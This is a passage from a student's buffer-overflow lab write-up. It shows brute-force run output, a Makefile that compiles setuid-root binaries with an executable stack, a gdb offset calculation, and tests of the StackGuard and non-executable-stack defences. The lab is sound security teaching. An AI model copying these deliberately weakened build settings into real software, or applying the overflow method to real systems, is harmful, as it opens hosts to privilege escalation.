echo "The program has been running $value times so far."
./stack-L1
done
```



```
The program has been running 72343 times so far.
Input size: 517
==== Returned Properly ====
2 minutes and 24 seconds elapsed.
The program has been running 72344 times so far.
Input size: 517
==== Returned Properly ====
2 minutes and 24 seconds elapsed.
The program has been running 72345 times so far.
Input size: 517
==== Returned Properly ====
2 minutes and 24 seconds elapsed.
The program has been running 72346 times so far.
Input size: 517
==== Returned Properly ====
2 minutes and 24 seconds elapsed.
The program has been running 72347 times so far.
Input size: 517
==== Returned Properly ====
2 minutes and 24 seconds elapsed.
The program has been running 72348 times so far.
Input size: 517
==== Returned Properly ====
2 minutes and 24 seconds elapsed.
```

Task 9 a: Turn on the Stack Guard Protection:

We enable the StackGuard protection mechanism in this program by turning ON, commenting out the **-fno-stack-protector**



```
Open Save Makefile ~/Downloads/LabSetup/code
1 FLAGS      = -z execstack
2 #fno-stack-protector
3 FLAGS_32   = -m32
4 TARGET     = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
5
6 L1 = 164
7 L2 = 172
8 L3 = 180
9 L4 = 10
10
11 all: $(TARGET)
12
13 stack-L1: stack.c
14     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
15     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
16     sudo chown root $@ && sudo chmod 4755 $@
17
18 stack-L2: stack.c
19     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
20     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
21     sudo chown root $@ && sudo chmod 4755 $@
22
23 stack-L3: stack.c
24     gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
25     gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
26     sudo chown root $@ && sudo chmod 4755 $@
27
28 stack-L4: stack.c
29     gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
30     gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
31     sudo chown root $@ && sudo chmod 4755 $@
```

The screenshot shows the PEDA debugger interface. The assembly code pane displays the following sequence:

```
0x565562fd <bof+48>: push    DWORD PTR [ebp-0xbc]
0x56556303 <bof+54>: lea     edx,[ebp-0xb0]
0x56556309 <bof+60>: push    edx
0x5655630a <bof+61>: mov     ebx,eax
[-----stack-----]
0000| 0xfffffc9e0 --> 0xfffffce89 --> 0x0
0004| 0xfffffc9e4 --> 0x0
0008| 0xfffffc9e8 --> 0x0
0012| 0xfffffc9ec --> 0xfffffcf07 --> 0x0
0016| 0xfffffc9f0 --> 0xfffffca20 ("0pUV.pUV\330\316\377\377")
0020| 0xfffffc9f4 --> 0xa ('\n')
0024| 0xfffffc9f8 --> 0x1
0028| 0xfffffc9fc --> 0x0
[-----]
```

The legend indicates: `code`, `data`, `rodata`, `value`. The command history shows:

```
20      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xfffffcaa8
gdb-peda$ p &buffer
$2 = (char (*)[164]) 0xfffffc9f8
gdb-peda$ p/d 0xfffffcaa8-0xfffffc9f8
$3 = 176
gdb-peda$ quit
[10/18/23]seed@VM:~/..../code$
```

Because of the stackguard counter measure the program is getting **terminated** with message **Stack Smashing Detected.**

The screenshot shows a terminal window with the following session:

```
[10/18/23]seed@VM:~/..../code$ gedit exploit.py
[10/18/23]seed@VM:~/..../code$ ./exploit.py
[10/18/23]seed@VM:~/..../code$ 
[10/18/23]seed@VM:~/..../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[10/18/23]seed@VM:~/..../code$
```

b: Turn on the Non-executable Stack Protection:

Using the command "-z execstack", we were able to execute the shell code, which is put on the stack frame through buffer flow attack.

The screenshot shows a terminal window with a Makefile titled "Makefile" located at "/Downloads/Labsetup/shellcode". The Makefile contains the following content:

```
1 all:
2     gcc -m32 -z noexecstack -o a32.out call_shellcode.c
3     gcc -z noexecstack -o a64.out call_shellcode.c
4
5 setuid:
6     gcc -m32 -z noexecstack -o a32.out call_shellcode.c
7     gcc -z noexecstack -o a64.out call_shellcode.c
8     sudo chown root a32.out a64.out
9     sudo chmod 4755 a32.out a64.out
10
11 clean:
12     rm -f a32.out a64.out *.o
13
14
```

The terminal window also displays status information at the bottom: "Makefile" and "Tab Width: 8".

If we turn ON the counter measure using the command "-z noexecstack", our program won't run anymore and result in Segmentation Fault.

The screenshot shows a terminal window with the title "seed@VM: ~/.../shellcode". The user runs the command "make" to build the project. The terminal output shows the following steps:

```
[10/18/23] seed@VM:~/.../shellcode$ ll
total 8
-rw-rw-r-- 1 seed seed 731 Oct 18 21:59 call_shellcode.c
-rw-rw-r-- 1 seed seed 320 Oct 18 22:19 Makefile
[10/18/23] seed@VM:~/.../shellcode$ make
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
[10/18/23] seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/18/23] seed@VM:~/.../shellcode$ ll
total 44
-rwsr-xr-x 1 root seed 15672 Oct 18 22:20 a32.out
-rwsr-xr-x 1 root seed 16752 Oct 18 22:20 a64.out
-rw-rw-r-- 1 seed seed 731 Oct 18 21:59 call_shellcode.c
-rw-rw-r-- 1 seed seed 320 Oct 18 22:19 Makefile
[10/18/23] seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/18/23] seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[10/18/23] seed@VM:~/.../shellcode$
```

Thankyou